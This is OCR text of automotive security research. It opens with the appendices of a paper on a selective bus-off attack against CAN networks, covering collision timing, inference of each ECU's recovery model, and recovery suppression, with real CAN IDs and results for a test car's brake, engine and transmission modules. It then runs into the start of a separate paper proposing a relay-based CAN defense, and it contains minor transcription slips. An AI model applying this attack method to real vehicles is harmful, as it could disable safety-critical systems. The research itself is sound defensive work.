[13] M. Kneib and C. Huth. Scission: Signal characteristic-based sender identification and intrusion detection in automotive networks. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*, pages 787–800, 2018.

[14] Marcel Kneib, Oleg Schell, and Christopher Huth. Easi: Edge-based sender identification on resource-constrained platforms for automotive networks. In *Proc. Netw. Distrib. Syst. Secur. Symp.*, pages 1–16, 2020.

[15] K. Koscher, A. Czeskis, F. Roesner, et al. Experimental security analysis of a modern automobile. In *IEEE Symposium on Security and Privacy (S&P)*, pages 447–462, 2010.

[16] Sekar Kulandaivel, Tushar Goyal, Arnav Kumar Agrawal, and Vyas Sekar. Canvas: Fast and inexpensive automotive network mapping. In *28th {USENIX} Security Symposium ({USENIX} Security 19)*, pages 389–405, 2019.

[17] C. Miller and C. Valasek. Remote exploitation of an unaltered passenger vehicle. *Black Hat USA*, 2015:91, 2015.

[18] Pal-Stefan Murvay and Bogdan Groza. Dos attacks on controller area networks by fault injections from the software layer. In *Proceedings of the 12th International Conference on Availability, Reliability and Security*, pages 1–10, 2017.

[19] S. Nie, L. Liu, and Y. Du. Free-fall: Hacking Tesla from wireless to CAN bus. *Briefing, Black Hat USA*, 2017.

[20] S. Nie, L. Liu, Y. Du, and W. Zhang. Over-the-air: How we remotely compromised the gateway, BCM, and autopilot ECUs of Tesla cars. *Briefing, Black Hat USA*, 2018.

[21] Andrea Palanca, Eric Evenchick, Federico Maggi, and Stefano Zanero. A stealth, selective, link-layer denial-of-service attack against automotive networks. In *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 185–206, 2017.

[22] Irdin Pekaric, Clemens Sauerwein, and Michael Felderer. Applying security testing techniques to automotive engineering. In *Proceedings of the 14th International Conference on Availability, Reliability and Security*, pages 1–10, 2019.

[23] S. U. Sagong, X. Ying, A. Clark, et al. Cloaking the clock: Emulating clock skew in controller area networks. In *Proceedings of the 9th ACM/IEEE International Conference on Cyber-Physical Systems (ICCPS)*, pages 32–42, 2018.

[24] Daisuke Souma, Akira Mori, Hideki Yamamoto, and Yoichi Hata. Counter attacks for bus-off attacks. In *International Conference on Computer Safety, Reliability, and Security*, pages 319–330. Springer, 2018.

[25] Masaru Takada, Yuki Osada, and Masakatu Morii. Counter attack against the bus-off attack on CAN. In *Asia Joint Conference on Information Security (AsiaJCIS)*, pages 96–102, 2019.

[26] Haohuang Wen, Qi Alfred Chen, and Zhiqiang Lin. Plug-n-pwned: Comprehensive vulnerability analysis of obd-ii dongles as a new over-the-air attack surface in automotive iot. In *29th {USENIX} Security Symposium ({USENIX} Security 20)*, pages 949–965, 2020.

[27] Samuel Woo, Hyo Jin Jo, and Dong Hoon Lee. A practical wireless attack on the connected car and security protocol for in-vehicle can. *IEEE Transactions on intelligent transportation systems*, 16(2):993–1006, 2014.

[28] Fuyu Yang. A bus off case of CAN error passive transmitter. *EDN Technical paper*, 2009.

A Deliberate Packet Collisions

For an attacker to target and induce a collision with a victim's message, the attacker needs to *simultaneously* transmit a message with the same ID as the victim's message, but with a different payload. Hence, the attacker first needs to estimate the arrival time of the victim's message, and then attempt to transmit exactly at the expected arrival time. For a periodic message, this could be done by monitoring the message ID and calculating its period. However, messages on the bus encounter small jitter in transmission time, which may cause the attacker's message to arrive slightly earlier or later than the victim's message. To address this challenge, in [4], the authors propose employing a *preceded ID message*, that has a higher-priority ID than the victim's message and is transmitted (by the attacker) immediately before the transmission of the victim's messages. As shown in Fig. 12, this enforces both the victim and the attacker to start transmitting exactly at the conclusion of the preceded ID message, synchronizing the victim's and the attacker's messages.




Figure 12: Enabling time synchronization between the attacker's and the victim's messages by using a preceded ID message to facilitate packet collisions on the CAN bus.

B Recovery Estimation and Prevention

B.1 Determining Victim's Recovery Model

The attacker can identify the victim's time recovery model by launching SFBO against the victim and observing the interval between the time it enters the *bus off* state and the time it recovers back to the *error active* state. To identify whether the recovery model is fixed, sequenced, or random, the attacker needs to launch another SFBO, wait until the victim attempts to recover, suppress its first recovery attempt, then let it recover again. It then measures the time spent by the victim in its second recovery attempt and uses it for comparison to determine the time recovery model as described in Fig. 13.

Bare Minimum. If the time corresponds to 128 instances of 11 recessive bits, the model will be the bare minimum.

Fixed Interval. If the recovery time is constant in all instances, the model is determined to be the fixed interval. The attacker learns this interval by observing the time after attacking the victim once and letting it recover.

Sequenced Intervals. In a sequenced intervals model, the victim uses a different interval every time the recovery is




Figure 13: Determining victim's time recovery model




Figure 14: Ramping up suppression rate by learning more recovery sequences every iteration

suppressed. However, the sequence of intervals is fixed. Here, the attacker can learn the sequence as it launches the attack. The attacker first uses SFBO against a victim message, then measures the first recovery interval in the sequence by letting the victim recover. Next, the attacker attacks the victim again and, using the learned interval, suppresses the first recovery, then learns the second interval in the sequence by letting the victim recover, and so on.

Random. If there is no observable pattern in the victim's recovery time, the attacker considers the model to be random.

B.2 Recovery Prevention

Since there exist multiple *time recovery models*, the recovery estimation method differs between models. We now explain how to estimate recovery time for each model.

Bare Minimum. Recovery is estimated by observing 11 recessive bit instances since the last SFBO, then re-launching another SFBO instance by the 128^{th} instance.

Fixed Interval. Recovery is prevented by measuring the time since the last SFBO instance and relaunching new instances after the determined fixed interval.

Sequenced Intervals. The attacker prevents the recovery using the determined sequence of intervals, leading to a ramp-up attack that lasts longer at every recovery as shown in Fig. 14.

Random. There is no way to expect when the ECU with




Figure 15: Suppressing victims with random recovery times by attacking trailing recovery messages.

this model recovers. Hence, the attacker cannot suppress the victim's recovery by attacking the first recovery message. Instead, we use the first message to signal the ECU's recovery and attack the first trailing message for recovery prevention as shown in Fig. 15. When a node recovers, it sends *recovery messages*, including the *attacked message*, and other *trailing messages*. By identifying the *optimum message ID* when identifying the victim's recovery behavior, the first trailing message will have the same ID as the attacked message. This facilitates the attacker's job, as it does not require guessing and changing the ID used in SFBO to match the trailing message at every recovery prevention instance.

Attacking trailing messages entails that the victim will be successful at transmitting the first recovery message at every recovery attempt. However, if the attacker chooses the ID with the shortest period to attack the ECU, the recovery time for the ECU will usually be much longer than the attacked messages period $\approx 10X$. This incurs a severe delay and transmission frequency reduction for the message ID under attack. We note that the data content of the attacked message will be stale because of the delay. Also, since an ECU usually transmits multiple message IDs, the attack will successfully block all of the non-attacked message IDs transmitted by the ECU.

C Evaluation of STS

C.1 Victim Function Identification

On our 2011 ExpCar, using an OBD-II scanner, we identified four CAN IDS: $0x7E0$, $0x7E2$, $0x243$, and $0x241$, to which the Engine Control Module (ECM), Transmission Control Module (TCM), Electronic Brake Control Module (EBCM), and Body Control Module (BCM) responded, respectively. These ECUs responded at IDs: $0x7E8$, $0x7EA$, $0x543$, and $0x541$, respectively. The response time for each request was recorded and used to push the responder to the *error passive* state. Next, using the network map acquired in the network mapping stage, each of the responses was mapped to one of the transmitting ECUs as shown in Table 1.

C.2 Learning Victim's Recovery Behavior

On the testbed, two ECUs were set up to implement a fixed penalty interval recovery model with a $35ms$ interval. Two other nodes were set up to implement the bare minimum model. Using SFBO, we were able to suppress all nodes, one

at a time, by attacking a single message as shown in Fig. 6.

At recovery, all nodes transmitted the attacked message as their first recovery message. However, only nodes that implemented the *fixed interval* time recovery model sent trailing messages. ECUs implementing the *bare minimum model* only sent the attacked message. This is because, at the testbed's bus-load of $\approx 15\%$, the average recovery interval of the bare minimum nodes was $\approx 4ms$, a period too short for another message to be buffered, since the period for the fastest-transmitting ID for all ECUs was $10ms$.

For both of the ECUs implementing the *fixed interval* model, we tried attacking the IDs with the shortest period, and the IDs with the second shortest period. In both cases, and in both ECUs, the trailing messages had the ID with the shortest period in the ECU. However, in both cases, the first recovery message was the same message that was attacked.

On the vehicle, we evaluated SFBO on the four mapped ECUs. To ensure the ECUs truly transitioned to the *bus off* state, we recorded the traffic after every attack and observed the lack of any IDs that belong to the mapped ECU. This also validated our mapping results. On all ECUs, the first recovery message was the attacked message. Additionally, all ECU recoveries included trailing messages. The time recovery model for EBCM and BCM was identified as *sequenced intervals*. For the TCM and ECM, it was identified as *random*.

One challenge was identifying the *Optimum ID*. Looking at Table 4, we notice that EBCM (ECU-1), has three IDs with the shortest period being $9ms$, TCM (ECU-3) has two IDs with a $12.5ms$ period, and ECM (ECU-4) has two IDs with a $12.5ms$ period. To pick the *optimum ID* for EBCM, we attacked it at IDs: $0x0C1, 0x0C5$ and $0x1E5$. In all cases, the trailing messages were of ID $0x0C1$. Hence, $0x0C1$ was selected as the optimum message for BCM. Similarly, $0x0F9$ and $0x0C9$ were selected for TCM and ECM, respectively.

C.3 Recovery Prevention

On the testbed, ECU-1 and ECU-4 had a *bare minimum* recovery model. Hence, their recovery estimation and prevention was done by observing the number of 11 recessive-bit-instances and relaunching SFBO around the 128^{th} instance. On the other hand, ECU-2 and ECU-3 had a *fixed interval* model, with an identified recovery interval of $50ms$. Therefore, their recovery were estimated by starting a timer, and relaunching SFBO exactly when $50ms$ elapsed as described in Sec. 5.4. We were able to achieve an S_{rate} of 100% for at least $10s$ on all ECUs. After running the attack for 30 minutes, the average S_{rate} remained above 99.99%.

On the vehicle, EBCM and BCM have a sequenced recovery model. We used the ramp up attack shown in Fig. 14, to identify their sequences and prevent their recovery. As shown in Table 2, we identified 21 sequences for EBCM, and 13 for BCM, achieving maximum suppression periods of 2.38s and 1.42s, and average S_{rate} of 97.5% and 91.4%, respectively.

For the ECM and the TCM, their recovery model was identified as random. Hence, we attacked the trailing message as described in Fig. 15, with IDs $0x0C9$, and $0c0F9$ selected as the *optimum IDs* for the ECM and the TCM, respectively. By attacking the trailing message, we were able to achieve maximum suppression periods of 3.51s and 1.38s, and average S_{rate} of 85%, and 83% for the TCM and the ECM, respectively.

As mentioned earlier, when attacking an ECU's optimum ID, the first trailing message will usually have the same ID. However, ECUs that have multiple IDs with similar, short periods will sometimes send other IDs in rare instances. This is the case with IDs: $0x0C9$ and $0x191$, and $0x0F9$ and $0x199$, in the ECM and TCM, respectively. When this happens, recovery prevention that relies on attacking the trailing message will fail, and the attacker will have to synchronize, re-launch SFBO, and proceed to prevent victim recovery again. This explains the slightly lower S_{rate} for ECM and TCM when compared to EBCM and BCM.

ECU	ID	Period (ms)	ECU	ID	Period (ms)	ECU	ID	Period (ms)
ECU 1	C5	9	ECU 2	F1	10	ECU 3	199	12.5
	C1	9		1E1	30		F9	12.5
	1E5	9		1F3	33		19D	25
	1C7	18		1F1	100		1F5	25
	1CD	18		134	100		4C9	500
	1E9	18		12A	100		77F	1000
	184	18		3C9	100	ECU 4	C9	12.5
	334	18		3F1	233		191	12.5
	2F9	48		4E1	1000		1C3	25
	348	48		771	1000		1A1	25
	34A	48		4E9	1000		2C3	50
	17D	99		138	1000		3C1	100
	17F	99		514	1000		3E9	100
	773	1000		52A	1000		3D1	100
	500	1000		120	5000		3FB	250
							3F9	250
							4D1	500
							4C1	500
							4F1	1000
							772	1000

Overall Average Transmission Interval for ECU

ECU	Period (ms)
ECU 1	1.5
ECU 2	4.6
ECU 3	4.1
ECU 4	3.3

Table 4: Network map of a 2011 ExpCar[1].

CANARY - a reactive defense mechanism for Controller Area Networks based on Active RelaYs

Bogdan Groza
Politehnica Univ. of Timisoara

Lucian Popa
Politehnica Univ. of Timisoara

Pal-Stefan Murvay
Politehnica Univ. of Timisoara

Yuval Elovici
Ben-Gurion University of the Negev

Asaf Shabtai
Ben-Gurion University of the Negev

Abstract

We are rethinking the decades-old design of the CAN bus by incorporating reactive defense capabilities in it. While its reliability and cost effectiveness turned CAN into the most widely used in-vehicle communication interface, its topology, physical layer and arbitration mechanism make it impossible to prevent certain types of adversarial activities on the bus. For example, DoS attacks cannot be stopped as the physical layer gives equal rights to all the connected ECUs and an adversary may exploit this by flooding the network with high priority frames or cause transmission errors which may move honest ECUs into the bus-off state. In response to this, we propose a reactive mechanism based on relays placed along the bus that will change the network topology in case of an attack, i.e., a moving target defense mechanism, allowing a bus guardian to filter and redirect legitimate traffic. We take care of physical properties of the bus and keep the 120 Ω load constant at the end of the lines whenever relays are triggered to modify the topology of the bus. We build a proof-of-concept implementation and test it in a laboratory setup with automotive-grade controllers that demonstrates its functionality over collected real-world in-vehicle traffic. Our experiments show that despite short term disturbances when the relays are triggered, the frame loss is effectively zero.

1 Introduction and motivation

The Controller Area Network (CAN) is a bus standard designed by BOSCH in the 80s which became the most widely used networking layer inside cars in the decades that followed. While famed for its design simplicity, reliability and cost effectiveness, the recent years have unfortunately and unsurprisingly proved that the lack of security on CAN opens road for numerous exploits of modern vehicles.

The security limitations of the CAN bus are twofold. On one hand CAN has no intrinsic security - this is now widely known and accepted. Adding cryptography (for authentication and encryption) may solve the problem in this respect and the industry is heading in this direction [2]. But on the other hand and equally important, even if cryptography is in place, the design of the CAN bus, its topology, physical layer and arbitration mechanism, set room for Denial-of-Service (DoS) attacks as frames with high priority (lower value identifiers) always win the bus and there are no guarantees for the arrival time of low priority frames in case of a flooded bus. Moreover, adversaries may cause transmission errors by simply flipping bits in legitimate frames and such transmission errors may eventually trigger the Bus-off state on honest nodes that comply with the error control mechanism of CAN. In this way, the transmission capabilities of legitimate nodes are cutoff, i.e., another type of DoS. The practical impact of a DoS is obvious as control will be lost on all vehicle subsystems once the bus becomes unavailable to legitimate electronic control units (ECUs).

The adversarial actions, reported by numerous papers, e.g., [5, 20], require a malicious device to be connected to the bus via an exposed port or corrupting (possibly from remote) a legitimate node that is already connected to the bus. The on-board diagnostics (OBD) port is a good candidate to gain access to the bus [29], though in some in-vehicle network deployments this port may be isolated from the rest of the ECUs by a firewall. Besides these exposed interfaces, CAN bus wires are accessible in various places, e.g., under the hood or behind car infotainment units, and an adversary may use any random location on the wires as a penetration point provided that he has physical access to the car. While corrupted ECUs may appear as a more distant possibility as most vehicle components come from trusted providers, recent research works have proved that legitimate devices, e.g., car headunits or telematic units, can be compromised from remote. Supply chain attacks may also lead to compromised devices being obliviously mounted in the car by honest manufacturers or repair shops. These three attack vectors, i.e., an adversary at the OBD port, one which taps the bus at some random location and a corrupted ECU, e.g., from the remote or by a supply-chain attack, are graphically depicted in Figure 1. To prevent such attacks, adding relays that allow for discon-




Figure 1: Addressed setting: an adversary taping to the bus, corrupting an ECU or connecting via the OBD port.

necting certain parts of the bus is a natural choice. An easy to imagine solution is the use of a relay on the OBD port which will disconnect it once an attack is detected (this is already suggested in Figure 1). Such a solution will be cost-effective but it would be too trivial to be able to hinder a well determined adversary that may use other entry points as well.

Challenges and contributions. The security of the CAN bus has been repeatedly studied in the past decade and the answer has always been the same: the CAN bus is insecure and adopting security mechanism uneasy due to various constraints while it remains nearly impossible to prevent certain types of attacks, e.g., DoS. Clearly, these attacks may have devastating effects on cars, passengers or even bystanders. In this context, devising a solution for physical separation of the ECUs on the bus and dynamic network reconfiguration seems to be promising. However, to facilitate practical adoption by the industry, the solution must be down-to-earth, cheap, easy to understand and implement. Nonetheless, the solution has to comply with the physical requirements of the CAN standard and of course it has to preserve message arrival time on bus, i.e., strict timings are mandatory for safety-critical tasks. In brief, simplicity and real-time demands must be met.

To the best of our knowledge, our work is the first to provides an effective solution for physical isolation of intruder nodes on the CAN bus and thus the first approach that can protect the CAN bus against DoS attacks. While we specifically target DoS attacks on the CAN bus, the proposed solution is by no means limited to this type of attack and we further demonstrate capabilities against other adversarial behaviors as well. We imagine a framework with moving target defense capabilities where relays are placed next to each ECU and by triggering the relays we can physically separate the left and right sides of the bus. Of course, other placements for the relays can be imagined, in all other existing vehicle sub-networks. For simplicity, we focus on the more conventional case of a single CAN bus. A specialized micro-controller, called Bus Guardian, is in control of the logic for intrusion detection, intruder isolation by relay switching and traffic filtering/redirection. Naturally, we try to prevent the loss of legitimate frames on bus disconnections and we filter and replay traffic in parts of the bus to which the adversary has no access. While a small percent of frames may be unavoidably lost, this seems clearly preferable when compared to a bus that is fully blocked by an adversary. In particular, in our experiments, we demonstrate that none of the legitimate frames are lost when exercising the new intruder isolation capabilities. One important aspect is that we take care of specific details of the physical layer, e.g., keeping a constant 120Ω termination at the end of the lines (according to the standard to avoid reflections) while the bus topology changes.

The main contributions of the proposed defense mechanism, i.e., CAN with Active RelaYs (CANARY), can be summarized as follows:

1. we propose a simple yet highly effective modification of the CAN bus that complies with CAN physical specifications, e.g., 120Ω end-of-line resistors, and allows for dynamic reconfiguration of the bus topology that will isolate nodes in certain parts of the bus,

2. we provide algorithms for detecting intrusion, node isolation and, more importantly, traffic redirection by which, once the intruder is located, incoming traffic is filtered and redirected to other parts of the network,

3. to prove the correctness of our approach, we provide realistic experiments with automotive-grade controllers and collected real-world in-vehicle traffic,

4. we show that frame loss due to relay action is essentially zero and the arrival time of legitimate frames is largely preserved, only a small number of frames being affected by the adversarial interventions and relay triggering.

Needless to say, the proposed solution does not exclude regular cryptographic authentication and intrusion detection, but complements them with a reactive defense mechanism.

Advantages of the proposed defense mechanism. A key aspect of the proposed defense mechanism is that it can be used to retrofit existing cars. For many decades, after-market solutions have successfully retrofitted cars with RF controls, intelligent alarm systems, remote start systems, GPS-related functionalities, multimedia units, etc. Similarly, relays may retrofit existing and forthcoming cars with an effective mechanism against attacks and entry points which the manufacturer did not consider. While active star topologies for CAN buses may solve most of the problems we address here, such topologies are very rare inside cars. Moreover, when present, star topologies are frequently implemented as hybrid star-bus architectures, where several buses are connected together through a gateway and cannot hinder a DoS on any of the connected sub-networks. This architectural choice affects cars which are in production today and which will be on road for the decades that follow. Changing the bus to a star topology after production will be extremely hard, if not impossible, mostly due to difficulties in fully rewiring the car. In contrast, relays can be more conveniently mounted in existing cars

at key locations by specialized workshops without changing the network architecture and much of the wiring. Modern transceivers, e.g., NXP TJA115X chips, incorporate DoS protection mechanisms but they are only effective against their own host controller when it attempts to flood and cannot stop other nodes from doing so. A knowledgeable adversary would not be so naive to use the self-limiting NXP transceiver when performing an attack. Nonetheless, it will be hard (or impossible) to retrofit existing cars with TJA115X transceivers.

Paper organization. The rest of our work is structured as follows. Section 2 provides a short background on CAN and Section 3 briefly surveys the related work. Section 4 holds the theoretical description of the proposed framework. In Section 5 we present our experimental setup and our proof-of-concept implementation. Section 6 holds the experimental evaluation of the proposed framework. Finally, Section 7 holds the conclusion of our work.

2 Brief background on CAN

The CAN bus was designed for the specific requirements of the automotive domain. It provides bit rates of up to 1Mbit/s and mechanisms for message prioritization as well as for efficient error detection and confinement. At the physical layer, CAN is implemented as a two wire differential line which must be properly terminated at each network end by a 120Ω resistor. While the use of CAN is not limited to a bus topology, e.g., star topologies can also be found in practice, bus topologies are the most often employed network designs with CAN due to their design simplicity.

The CAN frame may transport a payload of at most 8 bytes. Other frame fields are dedicated to the main mechanisms implemented at the data-link layer. The arbitration field, i.e., the identifier field (ID), the remote transmission request bit (RTR) plus the the identifier extension bit (IDE), are employed to determine transmission priority (i.e. frames with lower-valued IDs win the arbitration) when multiple nodes simultaneously start frame transmission. Frame IDs, i.e., 11 bits in standard CAN frames and 29 bits in extended frames, are defined at network design time to establish frame priorities. The 15 bit CRC field is used as part of the error detection mechanism. A network node that detects a transmission error immediately begins transmitting an error frame to signal this finding to all other nodes and stop the undergoing frame transmission.

CAN also implements an error confinement mechanism to prevent disturbances from faulty nodes. This mechanism uses two error counters, TEC and REC, for transmitted and received frames, which are incremented each time an error is reported and decremented after each successful message transmission or reception. All nodes start in the *Error Active* state in which they can interrupt frame transmissions with error frames. Once the error counters exceed the defined threshold, i.e., REC or TEC greater than 127, the ECUs transition in the *Error Passive* state, in which they cannot interrupt frame transmissions with error frames. They can return from this state when both TEC and REC are smaller than 128. The ECUs eventually reach the *Bus-off* state, in which the node will stop transmitting and acknowledging frames, if TEC becomes greater than 255. Notably, this error confinement mechanism has been exploited both to send legitimate ECUs into the Bus-off state [6] as well as against adversaries [26] (though, there are little chances that an adversary will comply with this since the Bus-off state can be bypassed from the software layer).

3 Related work

It can be easily seen from the above description that CAN provides no security mechanisms and that security was not considered as a goal during its design time more than three decades ago. As a consequence, CAN is vulnerable to spoofing and replay attacks as reported in [5,20] and to DoS attacks in particular [21,24].

Attack prevention and detection is subject to many recent lines of work on in-vehicle network security. The use of additional hardware is common in addressing CAN bus security [16]. Matsumoto et al. [19] are the first to propose the idea of an intrusion prevention mechanism that destroys intruder frames by generating error frames. Several different lines of work [11,16] adapt and implement this approach in a centralized form while a software-based implementation alleviating the need for specialized CAN controllers is proposed in [9]. Another approach proposed for attack prevention is ID-hopping which involves constantly modifying CAN frame identifiers through a secured procedure only available to legit nodes. Such an approach was first proposed by Humayed and Luo [15] which are using a software-based implementation that requires the involvement of a gateway node in the ID-hopping procedure. An improved approach based on a dedicated CAN controller which reduces computational and communication overheads while providing increased ID entropy is proposed in [31].

The prevention mechanisms explored so far in related research works are effective against replay and spoofing attacks. However, preventing DoS attacks is more difficult. The most simple form of DoS attack, mentioned for the first time in [30], exploits the CAN arbitration mechanism which establishes transmission priority based on message identifiers, i.e., the lower the ID value, the higher the priority. Thus, continuously sending frames with the highest priority would prohibit any legit transmissions. Another attack approach reported in [24] and [21] is to manipulate CAN transmissions directly at the physical layer to prevent correct generation and interpretation of CAN symbols. This type of attack can be used to completely block CAN communication or can be even targeting specific messages or nodes [21]. Several lines of work have proposed solutions for some types of DoS attacks. The work in [6] introduces a mechanism used to detect and prevent a

DoS attack by resetting the targeted ECU and preventing it to reach the Bus-Off state. ID-hopping is efficient in preventing DoS attacks targeted to specific messages. However, none of these related works can help against a generalized DoS attacks that prevents all CAN transmissions by flooding the bus with a high-priority ID.

Countermeasures such as disconnecting adversarial segments of the bus are to the best of our knowledge yet unexplored. Interestingly however, the idea of using relays to disconnect sections of the CAN bus was previously employed by several works for fault detection and recovery on CAN [25]. More recently, similar topologies with relays were studied in the context of fault diagnosis by [32] and [33]. Note however that these works are using basic relays to simulate broken wires. The pairwise 2-pole-relay-resistor structure from our setup (detailed later in Figure 3) is unique to CANARY and to the best of our knowledge has not been proposed elsewhere. Another approach proposed for fault isolation is the use of an active star topology where all nodes are connected to a central node. This node acts as a router which isolates traffic from nodes found to be faulty or ones transmitting other IDs than they are supposed to according to a routing table [23].

There is also a large body of works that addresses intrusion detection systems (IDS) on CAN. Our work does not rely on a specific IDS, we use Bloom filters [3] because of their compact representation. The use of Bloom filters in the context of CAN buses has been also explored in [12]. There are of course many other solutions and any of them can be integrated in the IDS from the current proposal. Several works have focused on basic aspects of CAN traffic to detect intrusions such as the frequency of frame arrival time [28], the Hamming distance between frames [10] the entropy of CAN frames [22], [18] or timing characteristics of a remote frame [17]. Other works have focused on physical characteristics such as clock skews [7] or voltage levels [8]. Some recent overviews on existing proposals for securing the CAN bus can be found in [1] and [4].

4 Proposed framework: modified CAN topology and the defense mechanism

This section provides the description of the modified topology that stays at the core of our experimental setting and provides an overview of the proposed solution.

4.1 Modified CAN-bus topology

We begin with providing an overview of the new network architecture in Figure 2. The network topology shows relays placed next to each node and the Bus Guardian recording traffic to the left and right sides of the network. Upon detecting an intrusion, the Bus Guardian will trigger the relays to locate the intruder, isolate it to the left or to the right side of the network, and then it will filter and redirect traffic from one side of the network to the other. We also suggest potential adversarial presence near ECU_2. By triggering the relays to the left or right of the ECU, the adversary can be isolated to the left or to the right of the network, and incoming traffic filtered and redirected to the side which is free of the adversary. The adversary can be also cut-off from the network by triggering both the left and right relays that surround him but by doing this, one may also remove a legitimate ECU, such as ECU_2, which is undesired. Consequently, isolating the intruder successively to the left and right sides of the network, filtering incoming traffic and redirecting it is the preferred solution.




Figure 2: Brief schematic of the network topology, relay placement, Bus Guardian and an adversary near ECU_2.

Figure 3 shows the relay placement around a single node, i.e., ECU_i. There is one relay on the CAN-Low line, i.e., $\mathsf{R}_{\mathsf{low},i}$, and one on the CAN-High wire, i.e., $\mathsf{R}_{\mathsf{high},i}$. The relays will be triggered at the same time such that the impedance at the end of the line remains 120Ω when the relays simultaneously switch from position (1) to position (2) effectively closing the bus after ECU_i. The effects of relay switching on normal bus operation are discussed later in the experimental section. In brief, the time to switch the relays from our setup is around $5ms$ which may result in a brief disturbance of the bus. Since the time that a frame spends on the bus is around $200\mu s$ for a 500Kbps bus (a commonly employed speed), and applications usually work at a 50% bus-load, an average of a dozen frames may be occurring on the bus during this $5ms$ interval. Since each sender will get a transmission error in such circumstances (due to the existing error control mechanisms on the CAN bus) and will automatically attempt to re-send the frame, the number of lost frames is actually zero. This is later proved in our experiments. Nonetheless, the $5ms$ switching time was achieved with some off-the-shelf JQC-3F-5VDC relays that required no special adaptations for our setup. If needed, for more demanding applications, much faster relays are available that can operate well beyond the $1ms$ range and which can ensure that bus disturbances will last for at most the period of a single CAN frame, i.e., $\approx 200\mu s$ for the 500Kbps CAN. Figure 3 extends this graphical depiction by showing the relay placement in case of the five nodes from our setup. By switching any pair of relays $\mathsf{R}_i =< \mathsf{R}_{\mathsf{low},i}, \mathsf{R}_{\mathsf{high},i} >, i = 1..n$ the bus is cut after ECU_i, effectively splitting the bus into two distinct sub-networks, while the Bus Guardian can still route traffic from one side to the other.




Figure 3: Relay placement near a single node (i) and detailed schematic with relays near five nodes and a Bus Guardian (ii)

4.2 Adversary types and countermeasures

Based on the exact intruder location, we envision three types of adversaries against CANARY's defense mechanism:

